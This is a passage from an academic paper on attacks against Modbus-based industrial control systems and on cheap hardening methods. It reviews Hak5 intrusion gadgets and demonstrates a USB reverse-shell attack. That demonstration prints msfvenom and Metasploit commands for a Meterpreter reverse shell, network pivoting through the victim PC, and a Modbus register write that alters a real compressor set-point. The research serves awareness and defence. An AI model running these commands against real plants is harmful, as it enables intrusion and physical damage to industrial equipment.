Received 15 September 2022, accepted 20 October 2022, date of publication 28 October 2022, date of current version 7 November 2022.

Digital Object Identifier 10.1109/ACCESS.2022.3217797

RESEARCH ARTICLE

Off-the-Shelf Solutions as Potential Cyber Threats to Industrial Environments and Simple-To-Implement Protection Methodology

MARKO SLUNJSKI, DAMIR SUMINA, STJEPAN GROŠ, AND IGOR ERCEG, (Member, IEEE)
Faculty of Electrical Engineering and Computing, University of Zagreb, 10000 Zagreb, Croatia

Corresponding author: Marko Slunjski (marko.slunjski@fer.hr)

This work was supported by the European Regional Development Fund under the Project ''An Innovative Solution for Cyber Security Management of Industrial System of Facility and Process Automation'' under Grant KK.01.2.1.02.0009.

ABSTRACT The paper investigates cyber threats and potential solutions for protecting industrial control systems (ICS). On the cyber threats side, different *off-the-shelf* offensive solutions, both hardware and software, are analysed and tested. The goal of the paper is to increase cyber threat awareness by showing how such *off-the-shelf* solutions, well known to IT security experts, can be utilised as (or inspire) attack vectors to gain access to generally unprotected industrial plants. After obtaining an accessing point, Man-in-the-Middle (MITM) and Legal-Client-to-Server (LCSA) types of attacks from reconnaissance, client-to-server and server-to-client categories are demonstrated. For this purpose, a Modbus communication protocol implemented in a real compressor station is used as basis. Regarding potential protection solutions, the paper proposes a simple-to-implement and cheap hardening methodology applicable inside almost any industrial plant. A novel, PLC-based ICS cyber security protection method, made of a signal validity monitoring mechanism and a control system integrity check mechanism is also discussed and demonstrated. Both penetration testing and hardening methodology are verified experimentally, using real PLC and HMI devices.

INDEX TERMS ICS, industrial cyber security, attacking vectors, MITM attacks, hardening methodology, signal validity monitoring, control system integrity check.

I. INTRODUCTION

In the past, an ICS was built to operate in a closed network, hence, industrial equipment and communication protocols were designed without security aspects being taken into account. Nowadays, in order to improve operational efficiency and to reduce costs (in other words, to integrate an ICS into the Internet of Things (IoT)), these closed systems are connected to the internet on a regular basis, making them an easy target for cyber threats [1], [2], [3]. Although nowadays attacks on ICSs and corresponding protocols are not a new occurrence, in the last decade or so a significant increase in the frequency of such attacks has been recorded [4], [5].

There have been several real-world cyber incidents involving ICSs the analysis of which shows the infrastructure vulnerabilities. One of the first documented cyber attacks was reported back in 2010, against Iran's nuclear development program. Named Stuxnet, malware was attacking Siemens programable logic controllers (PLCs) inside an ICS, damaging at the same time vital process equipment [6], [7]. Some years later, in 2015-2016, Ukraine's electric power distribution grid was attacked, causing major power outage [4], [8]. Some other interesting cases reported in literature [4], [9] are Daqu/Flame (2011), Havex (2013), Black Energy (2014) and Triton (2017), that is, the USA Colonial Pipeline attack (2021) being the most recent one.

Although cyber attacks against ICSs are constantly increasing [4], [5], [7] cyber defence, i.e. its implementation is not keeping pace with them. This can be mostly related to the size of ICSs, necessity for custom-made defence, costs, one (IT) side engagement, and in general, non-acceptance of new technologies inside ICSs. It should be noted that although a small

The associate editor coordinating the review of this manuscript and approving it for publication was Leandros Maglaras.

percentage of new ICSs do have some level of protection which is mostly coming from new/improved communication equipment and protocols, the majority of existing ICSs are still unprotected. In [3], the authors analysed vulnerabilities and discussed countermeasures for six different ICS protocols. Among the analysed, Modbus [10], one of the most common communication protocols in ICSs [2], was highlighted as the protocol which neither encrypts traffic or verifies integrity of the messages nor authenticates client/server devices. Because of these reasons (frequency and low security level), Modbus and its security have been largely studied in the literature.

Although already extensive, the research regarding Modbus security is far from complete. This paper builds on the existing literature and expands the body of knowledge related to Modbus, but the proposed ICS protection mechanisms can be used in combination with other communication protocols as well. In some aspects, the paper presents different views on existing topics, but also brings new issues to the table. In that context, the paper shows how classical, *off-the-shelf* available IT solutions can be used for ICS penetration, the aim of the paper being to increase awareness of the existence of such tools and initiate discussion on how to defend oneself against them. To the best of the authors' knowledge, such an analysis has not been reported in any existing literature related to ICS cyber security. It therefore appears that this knowledge, well-known to IT security engineers, has so far by and large escaped the attention of the ICS community. A similar conclusion can also be made for the hardening methodology used inside ICSs, where it appears that only IT community is engaged in ICS cyber security development. As an addition to ICS security coming from the ICS community, this paper proposes a novel, simple and modular protection method which can be easily implemented in (already) existing process controlling PLCs, regardless of the PLC type and communication protocol in use. In that context, a hardening methodology for new and existing ICSs is proposed and a novel, PLC-based ICS cyber security protection method is presented, which is made of a signal validity monitoring (SVM) mechanism and a control system integrity check (CSIC) mechanism. All presented results are experimental and recorded on a real ICS. The attacker is modelled as follows. It is assumed that the attacking vector is based on social engineering and that knowledge regarding the ICS process is coming from the reconnaissance phase that lasted for a longer period of time. The attacker does not have insight into the process documentation. The goal of the attacker is to destabilise the process by altering the process values, i.e. to cause physical damage to the plant. Additional details regarding the attacking vector, the attack and the process will be given later in the paper, together with a description of the means of defence.

The paper is organised as follows. After the literature review in Section II, in Section III the Modbus TCP protocol is analysed, a table of existing attacks against Modbus is compiled, and the message structure is examined. Section IV discusses *off-the-shelf* available solutions for ICS penetration. Section V introduces a compressor station as a real-world experimental setup and demonstrates a sophisticated MITM attack against it. In Section VI, hardening methodology is discussed, while in Section VII conclusions and future work are summarised.

II. RELATED WORK

One of the first relevant classicisation of attacks against Modbus with ≈60 identified instances was given in [11]. The authors discussed the attacks theoretically, grouped them into three categories, but no practical analysis or verification was given. Focusing on malicious traffic injection, a simulation attack on a Modbus system was demonstrated in [12]. Using an adequate traffic generator as testing environment, the authors managed to compromise the availability of the system, i.e. to perform a denial-of-service (DoS) attack. In [13], the authors investigated a similar attack, but used a modelled water treatment SCADA system for testing purposes. It should be noted that neither of the three studies proposed any detection (or protection) methods. In [14], by using simulations, the authors showed for the first time that Modbus is vulnerable to flooding attacks as well. The work presented in [11], [12], [13], and [14] was afterwards used as a basis for research in [15] and [16], where 17 and 28 cyber attacks, respectively, were classified into the to this day still accepted 4 major groups. Partial validation was performed on a test bed, which was a replica of a gas pipeline system and a storage tank. Details regarding the implementation of all 28 attacks were later given in [1], where the so-called Honeypot environment was used for verification. Some of MITM/DoS attacks from [16] were demonstrated in [17] and [18], where a real-time simulation test bed was presented for smart power grid cyber security analysis. The focus of the studies was to build a flexible test bed which could be used to model and test security of different power grid system protocols in real time. The motivation was roughly at the same time reported Ukraine power grid attack.

Most of the relevant research reported after [15], [16], [17], [18], was less focused on (experimental) verification and more focused on simulation environments for data encryption, authentication and intrusion detection analysis. But the first studies related to these topics started to emerge much earlier. In [19], the authors suggested an extension of Modbus protocol, which could rectify some main security downsides of the protocol. Although security properties were improved, the packet size was increased, which implies that the real-time performance may have been decreased. In [14], to deal with the reported flooding attacks, the authors proposed two intrusion detection algorithms based on anomaly and signature detection. A similar discussion was given in [20] and [21], where the authors showed how to perform intrusion detection by analysing the network traffic. In [16] and [22], a comprehensive set of standalone and state-based intrusion detection rules for Modbus was summarised, while going one step further, authors of [23] discussed an application of reported rules in an open-source Snort tool. The study given in [24] used a water treatment ICS as a test bed and proposed an intelligent intrusion detection model for its protection. Although discussed, no experimental results were presented. Finally, even though not strictly related to Modbus-based network architectures, an interesting intrusion detection mechanism for SCADA systems reported in [25] should also be mentioned. In their research, the authors propose a novel mechanism which can automatically adapt to the network topology changes - an important intrusion detection system characteristic of contemporary dynamic, ever-expanding industrial control systems.

In [26], an authenticated Modbus scheme was proposed to enable the server to authenticate the client device. The idea was to prevent an attacker machine from impersonating the client. The scheme had some advantages, but it was later shown in [27] that the method was not without flaws. Trying to deal with the same client/server authentication problem, the work presented in [28] proposed a novel Modbus alternative (called ModbusSec), capable of providing secure message transmission using the stream control transmission protocol and hash-based message authentication code technologies. As reported, the method did ensure robust and secure mutual client/server authentication mechanisms, but the protocol was not standardised. More recently, an improvement of Modbus using a transport layer security protocol was proposed in [29]. As concluded by the authors, if compared with the regular Modbus protocol, a significant security improvement can be achieved, and at the same time the impact on power grid applications is negligible. Finally, as an isolated case related to Modbus, the study presented in [30] can be mentioned. An affordable, real-time hardware firewall solution for protection of ICSs from untrusted internet networks was presented. The proposed microcontroller-based firewall was able to distinguish legal client devices from attackers, but not all penetrations reported in literature could be prevented. Still, this is one of rarely discussed plug-and-play type of solutions.

Building on research presented in [1], [11], [12], [13], [14], [15], and [16], this paper gives an updated and extended summary of the reported attacks against Modbus, easily understandable by the ICS community. Detailed analysis of *off-the-shelf* available IT solutions for ICSs penetration is given as well, the aim being to increase the awareness of existence of such tools. Concluded from extensive literature survey, at the time of writing this paper, such an analysis has not been reported in any ICS-related literature. This is also true for the hardening methodology inside ICSs, reality being that cyber security protection methods for ICS are primarily proposed by IT community. Hence, one part of the existing solutions is focused on enhancing the Modbus protocol [19], [26], [27], [28], [29] by suggesting different algorithmic extensions (e.g. for rectifying some main Modbus security downsides), while the other part deals with algorithmic client/server data encryption and intrusion detection systems/algorithms [14], [16], [20], [21], [22], [23], [24]. As an addition to the ICS security, now coming from ICS community, this paper proposes a novel protection method, straight-forward to implemented in a PLC controller in the programming stage, and which provides a system administrator with a required reaction time by adequately processing detected anomalies (an important intrusion detection method characteristic as stated in [7]). The proposed method can be used inside any ICS, regardless of PLC type/communication protocol in use, and can be easily adapted for possible ICS extensions. A rare exception of a similar research was reported in [31], where an intrusion detection system was also implemented in a PLC, although complexity of the proposed intrusion detection algorithm required a specific and highly expensive PLC.




FIGURE 1. Illustration of a regular modbus TCP communication (top), and a communication under cyber (MITM) attack (bottom).

III. MODBUS COMMUNICATION PROTOCOL AND MAN-IN-THE-MIDDLE CYBER ATTACKS

Developed in 1979 by Modicon (now Schneider Electric), Modbus communication protocol represents a standard for data exchange in ICSs [2], [10]. Accessibility and flexibility, ease of implementation and relatively simple maintenance when compared with other protocols [1], [10], made this protocol the first choice for many ICS equipment manufacturers. Based on these advantages and the fact that it allows communication between different devices made by different vendors, Modbus protocol (versions TCP and RTU) can today be found as basis for many IoT technologies.

Modbus is in most cases used in client-server architecture (Fig. 1). Client devices, such as supervisory control and data acquisition systems (SCADAs), human machine interfaces (HMIs) or PLCs, create a request for data retrieval, which is then sent to the server side (e.g., PLCs, field devices). Once received, the request is analysed on the server side, adequate data is prepared, organised as Modbus reply, and then sent to the client. In addition to the reading, new data can be written on the server via the same process. Each Modbus request and reply are built in a similar way. Fig. 2 shows an example of the encapsulated structure of a Modbus request message. The description of each part depicted in Fig. 2 can be found in [10].

The structure of the Modbus TCP message is highlighted at the bottom of Fig. 2. Each field of the Modbus TCP




FIGURE 2. Structure of modbus request message.

message can be modified while in transit without the receiver noticing modification. Based on this fact, an attacker can perform an attack. In the first step, the attacker places himself between client and server devices (Fig. 1, bottom). Once positioned, the attacker can observe/record client-server traffic, can change content of the data in exchange, or cause DoS. The considered attack categories are possible due to, for example, address resolution protocol (ARP) spoofing [21]. By sending a spoofed ARP message, the attacker associates the attacking machine MAC address with the IP of a victim host, causing any traffic meant for that address to be sent to the attacker instead. Once the traffic is sent to the attacker, it can be discarded or modified by altering any of the Modbus TCP/IP parts shown in Fig. 2 before it is further sent to the destination. Because the devices connected by Modbus cannot check the received message authenticity, the message is treated as valid.

Table 1 shows a rewritten and with respect to [16] extended up-to-date summary of all relevant MITM attacks against the Modbus protocol. On the top level, all the attacks are categorized similarly as in [11], [12], [13], [14], [15], and [16], but some new, until now not reported and analysed threats (e.g. camouflage and LCSA) are also presented. The LCSA approach relies on an non-existing integrity check, i.e. it adds a rogue node (client device) into the ICS network. So instead of high resource (Kali Linux) software, the attacker inside an industrial plant needs only a simple client simulation application to perform the attack (e.g. qModMaster or Modbus Pool [21]). Such open-source tools are easily integrated and are almost impossible to detect. Camouflage attacks are, on the other hand, used to hide the presence of cyber attacks against client. Although they are in essence attacks against reply, they are here highlighted as separate category, because of the importance that they have during/after attack. Please note that, as opposed to what is found in the existing literature, all summarised attacks have been verified inside a real ICS. The attack and the experimental environment are described in the following sections.

IV. OFF-THE-SHELF SOLUTIONS FOR INDUSTRIAL PLANT (ICS) PENETRATION

In order to execute the attacks listed in Table 1, and in general, any type of industrial cyber attack, attacker must have some kind of access to the corresponding ICS. Access is required

TABLE 1. Classification of attacks against modbus.

////	Class of the Attack	Clarification
Reconnaissance & Network discovery	Network (IP/MAC) scan	–
	Function code scan	–
	Device on network identification and classification	–
	Registers (data) scan	–
	Memory (process code) scan	–
MITM Client-to-Server	Request interception: *TCP header modification*	Modification of Transaction ID, Protocol ID, Unit ID, length field, function code or ref. number
	Request interception: *Request rejection*	Filtering functions such as *drop()* and *kill()*
	Request interception: *Data field modification*	Naïve malicious injections: e.g. random/negative values, etc. or Complex malicious injections: e.g. values out/inside of expected range, constant values, process parameters, previously recorded trends, continuous change, calculated values, etc. or Naïve/Complex combinations
	New (attacking) request: *Data field modification* (Classic or LCSA)	
	New (attacking) request: *Server registers reading* (Classic or LCSA)	Version of reconnaissance (Registers scan) in attacking phase
	New (attacking) request: *Modification of server configuration* (Classic or LCSA)	Modification of function code to function code of exception: e.g. Server to RUN/STOP/RESTART mode, cleaning logs on server, stop responding to client, etc.
MITM Server-to-Client	Reply interception: *TCP header modification*	Modification of Transaction ID, Protocol ID, Unit ID, length field, function code or ref. number
	Reply interception: *Client disinformation*	Forcing client (user) to compromise the system because of the false (spoofed) feedback
	Reply interception: *Camouflage of previously performed attacks on the server*	Forcing client device to use/display originally set values, although values on the server are different (in attack modified)
DoS	Request/reply interception: *TCP header or data modific*	Modification/injection of message to force repeated demands for re-send from client/server. or to increase message processing time
	New (attacking) request/reply: *TCP header or data injection*	

so that adequate malicious payloads can be deployed. It can be physical (directly involving the attacker), or over the network, e.g. by using social engineering. In the so far reviewed literature some of the attacking vectors are presented [4], [6], [7], [8], [9], but extensive knowledge is required for their implementation. In the following sections, the focus is set to *off-the-shelf* available hardware solutions, which can be used to the same extent, however, are at the same time requiring far less IT knowledge.

Hak5 company (https://hak5.org/) offers some of the best solutions, i.e. penetrating ideas in the field. Available devices are grouped into *WiFi pentesting*, *Hotplug attacks* and *Implants and Remote access* categories. Details regarding devices in the considered categories together with arguments for and against can be found in Table 2. Because all Hak5 devices (in some cases called gadgets) are Linux-based and powered by the Ducky Script programming language, these properties are not further discussed.

TABLE 2. Review of HAK5 devices. (Attacker perspective.)

HotPlug Attacks Devices	Rubber Ducky USB	5/10	▪ keystroke injection tool used via USB interface; performs binaries injection into command shell, hence victim exploits are various (e.g. reverse shell, data exfiltration, credential theft, etc.) ▪ PROS: simple coding; deployment via social engineering; large storage; power supply not needed; shape of a USB ▪ CONS: single payload; no additional penetration software tools supported; single-vector attack; no plug-and-play functionalities; no web interface ▪ ALTERNATIVES: Cactus WHID (by Tangxi), Arduino Pro Micro (as platform), Raspberry Pi Pico (as platform), BadUSB Beetle ATMEGA32U4 Dev Board, WiFi Duck (by DSTIKE)
HotPlug Attacks Devices	Bash Bunny	7/10	▪ full featured Linux box (in USB size shell) used via USB interface; mimics flash drives, Ethernet adapters, serial devices, storage devices and keyboards to deploy payloads (e.g. for divulging data, files exfiltration, backdoor installation, etc.) ▪ PROS: simple coding; multiple payloads; can contain specific penetration tools (e.g. Metasploit); multi-vector attack; large storage; power supply not needed; shape of a USB ▪ CONS: deployment requires attacker in the area of interest; no plug-and-play functionalities; no web interface ▪ ALTERNATIVES: Raspberry Pi Zero WiFi (as programmable platform), LUNA (by Great Scott Gadgets), USB Armory MK II (by F-Secure)
HotPlug Attacks Devices	Shark Jack	7/10	▪ fast Linux-based network scanner used via Ethernet RJ-45 (male) interface; allows advance network recon, node data exfiltration, and if required, custom payload deployment in attacking mode ▪ PROS: simple coding; can contain specific penetration tools; internal storage; plug-and-play functionalities; easy-to-use web interface; power supply not needed; multiple-payloads ▪ CONS: deployment requires attacker engagement inside the area of interest; single-vector attack ▪ ALTERNATIVE: USB Armory MK II (by F-Secure)
HotPlug Attacks Devices	Plunder Bug LAN Tap	2/10	▪ LAN tap used via Ethernet RJ-45 (female) and USC-C interfaces; allows network traffic recording and active network scanning ▪ PROS: no coding required; plug-and-play functionalities ▪ CONS: requires attacker engagement inside the area of interest; no payload; no additional penetration software tools supported; no attacking vector; no internal storage; no web interface; power supply required for active network scanning ▪ ALTERNATIVES: Throwing Star LAN Tap or Throwing Star LAN Tap PRO (by Great Scott Gadgets)
HotPlug Attacks Devices	O.MG Plug and Cable	7/10	▪ equivalent to Rubber Ducky USB which supports multiple payloads and real-time web interface
Implants and Remote Access Devices	Key Croc	10/10	▪ keylogger tool used via USB (male, female) interfaces; armed with pentest tools, remote access tools and payloads that can trigger multi-vector attacks when chosen keywords are typed (such as keystroke injection; network hijacking, etc.) ▪ PROS: simple coding; multiple payloads; multi-vector attack; internal storage; plug-and-play functionalities; web-interface; power supply not needed; shape of a standard USB adapter; deployment via social engineering; can contain specific penetration software tools installed via root Linux shell ▪ ALTERNATIVES: KeyGrabber Air PRO or KeyGrabber Pico (by Keelog), Cactus WHID (by Tangxi)
Implants and Remote Access Devices	Packet Squirrel	8/10	▪ multi-purpose (Linux-based) tool used for network traffic capturing, remote accessing and MITM attacks (via two RJ-45 Ethernet (female) ports and a USB host port) ▪ PROS: simple payload coding; multiple payloads; can contain specific penetration tools (e.g. Metasploit); multi-vector attack; internal storage; plug-and-play functionalities; web interface; built-in VPN protection ▪ CONS: requires attacker engagement inside the area of interest; requires power supply (or battery) ▪ ALTERNATIVES: USB Armory MK II (by F-Secure), LUNA (by Great Scott Gadgets)
Implants and Remote Access Devices	Screen Crab	3/10	▪ single-purpose multimedia "man-in-the-middle" implant used via HDMI connectors; records and streams media exchanged between two devices in image or video format; supports remote surveillance in real-time ▪ PROS: large internal storage; plug-and-play functionalities; web interface (WiFi supported) ▪ CONS: limited programming options; requires attacker engagement inside the area of interest; single payload; limited offensive software tools; single-vector attack; power source required
Implants and Remote Access Devices	LAN Turtle	10/10	▪ USB (male) - Ethernet (RJ-45 female) adapter which can be used for stealth remote access, network intelligence gathering, and man-in-the-middle surveillance through a simple graphic shell ▪ PROS: simple configuration and coding; multiple payloads; multi-vector attack; large storage; plug-and-play functionalities; web interface; power supply not needed; housed within a generic USB Ethernet adapter case; deployment via social engineering; can contain specific penetration software tools installed via root Linux shell
WiFi Pentesting	WiFi Pineapple (Mark VII)	8/10	▪ the industry standard WiFi pentest platform; mimics preferred networks and enables man-in-the-middle attacks, imitates enterprise access points, captures enterprise credentials, allows advanced reconnaissance, passive surveillance, etc. ▪ PROS: simple configuration; deployed outside of area of interest; multiple payloads; plug-and-play functionalities; web interface; internal storage; multi-vector attack; housed inside standard router shell ▪ CONS: additional penetration software tools are hard to implement; requires powers supply ▪ ALTERNATIVE: LimeSDR platform (by Lime Microsystems as programmable platform)

Arguments for and against (i.e. pros and cons) for each device are given from the perspective of an attacker. The threat level, given in the top right corner of each analysed device, is determined based on the number of scoring points counted as advantages. The scoring points are (i) payload/device coding simplicity, (ii) attacker's involvement in device deployment, (iii) number of carried payloads, (iv) support for additional software tools, (v) support for single/multiple attacking vector(s), (vi) existence (size) of internal storage, (vii) existence of web interface and WiFi module, (viii) power supply requirement, (ix) plug-and-play supported and (x) custom (specific) properties. Please note that the scoring has been performed by considering every of the ten scoring points as being equal. This does not always have to be the case, and the weight of certain points can in some other cases be assigned differently. In this study, Rubber Ducky USB is having five pros out of ten, hence the threat level grade is 5/10. Finally, all discussed Hak5 devices are sold at relatively low price, though this does not need to be the case for the included alternatives. Please note that some alternatives have more than one functionality, hence can be found listed for different Hak5 devices. It is fair to say that only some alternatives are listed here, and that many more can be found online.

A. REVERSE SHELL VIA RUBBER DUCKY USB

Although examples are reported in literature where attacker actually entered an industrial plant (e.g. as maintenance





FIGURE 3. Overview of the experimental industrial setup network architecture and connection of the attacker via Internet.

worker [4]) and opened backdoor access for himself (Hak5 Shark Jack, Packet Squirrel or Bush Bunny type of solutions), such attack vectors are much rarer than the ones conducted with attacker acting over the network. E-mails sent with payload containing attachments and USB (Hak5 Rubber Ducky or Key Croc type of solutions) devices "*on-the-street*" are far more preferable approaches (see [32] as a good example). Both methods are based on social engineering and target the least proficient part of an ICS, i.e. workers with none or negligible cyber threats awareness. Regardless of protection, by attacking the employees, chances of obtaining an access point inside the ICS are extremely high. In what follows, Hak5 Rubber Ducky USB is demonstrated. The network scheme of the experimental setup is given in Fig. 3. The setup contains four PLCs (ABB AC500 (2x), ABB AC800 and Siemens S7-300 series), one HMI panel (ABB CP600 series), and three operations and control level PCs. This equipment is connected by using Ethernet via D-Link DGS 105 and CISCO IE 2000 switches (Levels 1-2 and 2-3, respectively). Devices of interest are an ABB PLC with 192.168.0.50 local IP address (Modbus client), and an HMI panel with 192.168.0.20 address (Modbus server). The compressor station, which is controlled by the PLC and the HMI, will be further clarified in the following section, where the relevant context is discussed. As shown in the top part of Fig. 3, both the ICS and the attacker are connected to the internet via routers, using public IP addresses.

The attacker's modelling assumes that the attacker has tracked the employees' routines, and knows where and when to leave malicious USBs, so that one eventually reaches the industrial operations and control level. As explained before, what seems to be a simple USB pen drive, is actually Hak5 Rubber Ducky. Once plugged into any in Fig. 3 shown PC


```
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
     Active: active (running) since Mon 2021-11-15 07:01:40 EST; 6s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 6949 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 6960 (apache2)
      Tasks: 16 (limit: 2310)
     Memory: 57.4M
        CPU: 2.596s
     CGroup: /system.slice/apache2.service
             ├─6960 /usr/sbin/apache2 -k start
             ├─6969 /usr/sbin/apache2 -k start
             ├─6970 /usr/sbin/apache2 -k start
             ├─6971 /usr/sbin/apache2 -k start
             ├─6972 /usr/sbin/apache2 -k start
             └─6973 /usr/sbin/apache2 -k start

Nov 15 07:01:40 kali systemd[1]: Starting The Apache HTTP Server...
Nov 15 07:01:40 kali systemd[1]: Started The Apache HTTP Server.
```

Index of /myfiles

Name	Last modified	Size	Description
Parent Directory		-	
exploit.exe	2021-10-12 08:29	72K	
payload.ps1	2021-10-11 11:48	286	

Apache/2.4.46 (Debian) Server at 192.168.0.100 Port 80

FIGURE 4. Apache2 based webserver and examples of uploaded Metasploit and NetCat connection payloads.

connected to the same network as PLC/HMI devices, it will open the reverse shell connection towards on the attacker's machine set webserver, and download malicious payload to the victim's PC (Fig. 4). How to configure the Rubber Ducky USB to open the reverse shell, i.e. how to set up, for example the Apache2 type, webserver and upload payload to it can be found on corresponding official websites, hence, will not be further addressed here. The connection payload, on the other hand, can be created using the Metasploit module *msfvenom*:

```
msfvenom -p windows/meterpreter/reverse_tcp  \
  LHOST=xxx.xxx.xxx.xxx LPORT=5000 -f exe -o \      (1)
  /home/kali/Desktop/exploit.exe
```

i.e. the module for payload generation and encoding. LHOST in (1) represents the attacking machine public IP, while LPORT stands for the listening port. The assumed operating system on the target is Microsoft Windows. The hidden attacker opens a listening port. Various Kali Linux software tools can be used for this purpose. In what follows, Metasploit is once again employed. The commands as follows:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp        (2)
set LHOST xxx.xxx.xxx.xxx; set LPORT 5000
exploit
```

open the listening port, which then waits for the reverse shell connection from the victim's PC. By simply plugging a malicious USB into the PC, the connection will be established not knowingly, payload will be downloaded, started:

```
[*] Started reverse TCP handler on
     xxx.xxx.xxx.xxx:5000
[*] Sending stage (176195 bytes) to
     192.168.0.110                                  (3)
[*] Meterpreter session 1 opened
     (xxx.xxx.xxx.xxx:5000-> 192.168.0.110:13515)
     at 2021-10-12 -0400
```

and attacker will have a complete access to the victim's PC. A comprehensive set of possible Meterpreter exploits can be found in [33]. The demonstration below shows how attacker's machine is not able to reach the PLC/HMI devices of interest (it is not connected to the same LAN network):

```
kali@kali:~/Desktop$ ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data
From xxx.xxx.xxx.xxx icmp_seq=1 Dst. Host Unreachable
…
kali@kali:~/Desktop$ ping 192.168.0.50
PING 192.168.0.50 (192.168.0.50) 56(84) bytes of data
From xxx.xxx.xxx.xxx icmp_seq=1 Dst. Host Unreachable
…
5 packets transmitted, 0 received, 100% packet loss
```
(4)

but they are reachable inside the opened reverse shell connection using the Metasploit Meterpreter module, that is, the corresponding *shell* command:

```
meterpreter > shell
…
C:\User\User> ping 192.168.0.20
Pinging 192.168.0.20 with 32 bytes of data:
Reply from 192.168.0.20: bytes=32 time=8ms TLL=128
…
C:\User\User> ping 192.168.0.50
Pinging 192.168.0.50 with 32 bytes of data:
Reply from 192.168.0.50: bytes=32 time=8ms TLL=128
…
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
```
(5)

Going one step further, the attacker can now simply perform an LCSA type of attack, by using Metasploit modules, or by utilising the Modbus simulation applications (e.g. as demonstrated in [21]) on the victim's PC. The command:

```
meterpreter> run arp_scanner -r 192.168.0.110/24
```
(6)

will list all available nodes (devices) accessible from victim:

```
[*] ARP Scanning 192.168.0.110/24
 …
[*] IP: 192.168.0.20 MAC ~~00:00:00:00:00:00~~
[*] IP: 192.168.0.50 MAC ~~00:00:00:00:00:00~~
 …
```
(7)

while the Metasploit *route* command:

```
meterpreter> background
[*] Backgrounding session 1
msf5 exploit(multi/handler) >
      route add 192.168.0.20 192.168.0.110 1
[*] Route added
msf5 exploit(multi/handler) >
      route add 192.168.0.50 192.168.0.110 1
[*] Route added
msf5 exploit(multi/handler) > route print
IPv4 Active routing Table

   Subnet          Netmask         Gateway
   192.168.0.20    192.168.0.110   Session 1
   192.168.0.50    192.168.0.110   Session 1
```
(8)

will re-route the traffic of interest through the attacker's machine using the victim's PC as gateway. Acting as a legal client on the network, the attacker's machine can now read from and write to the registers existing on the Modbus server. For the sake of consistency, Metasploit module *modbusclient*:

```
msf5 use auxiliary/scanner/scada/modbusclient
```
(9)

is used for the demonstration as follows:

```
[*] Running module against 192.168.0.50
[*] 192.168.0.50:502- Sending WRITE REGISTER…
[+] 192.168.0.50:502- Value 110 was
    successfully written at registry address 0
[*] Auxiliary module execution completed
```
(10)

As it can be seen from (10) and in Fig. 5 (top), the new process value was successfully written, i.e. the compressor station parameter on PIC 1101A regulator was successfully altered. The values displayed on the HMI are shown using the per-unit (p.u.) system. Instead of 1.05 p.u. set by HMI client, the value written during the attack on the PLC is 1.10 p.u. The context of the mentioned values will be explained at the beginning of the following section. It should be noted that the paper assumes a detailed analysis (traffic recording, devices identification, registers analysis, etc., over a longer period of time) of the ICS in the reconnaissance phase (see [33] for adequate Meterpreter modules). Although not shown, public-to-private port forwarding is also implemented. Finally, for the sake of completeness, it should be noted that the attacking machine (Fig. 3) can be hosted online, using cloud computing services such as Amazon EC2, Linode, DigitalOcean, HostWinds, etc.

V. MITM ATTACK DEMONSTRATION

The problem with the LCSA attack presented in Fig. 5 (top) is that because of the HMI implementation, the attack can be easily spotted by the process operator (set value on the client is 1.05, real value on the server is 1.10). Therefore, for the attack to last for a longer period of time (and to cause more damage), the attacker must conduct a more sophisticated attack.

A. COMPRESSOR STATION

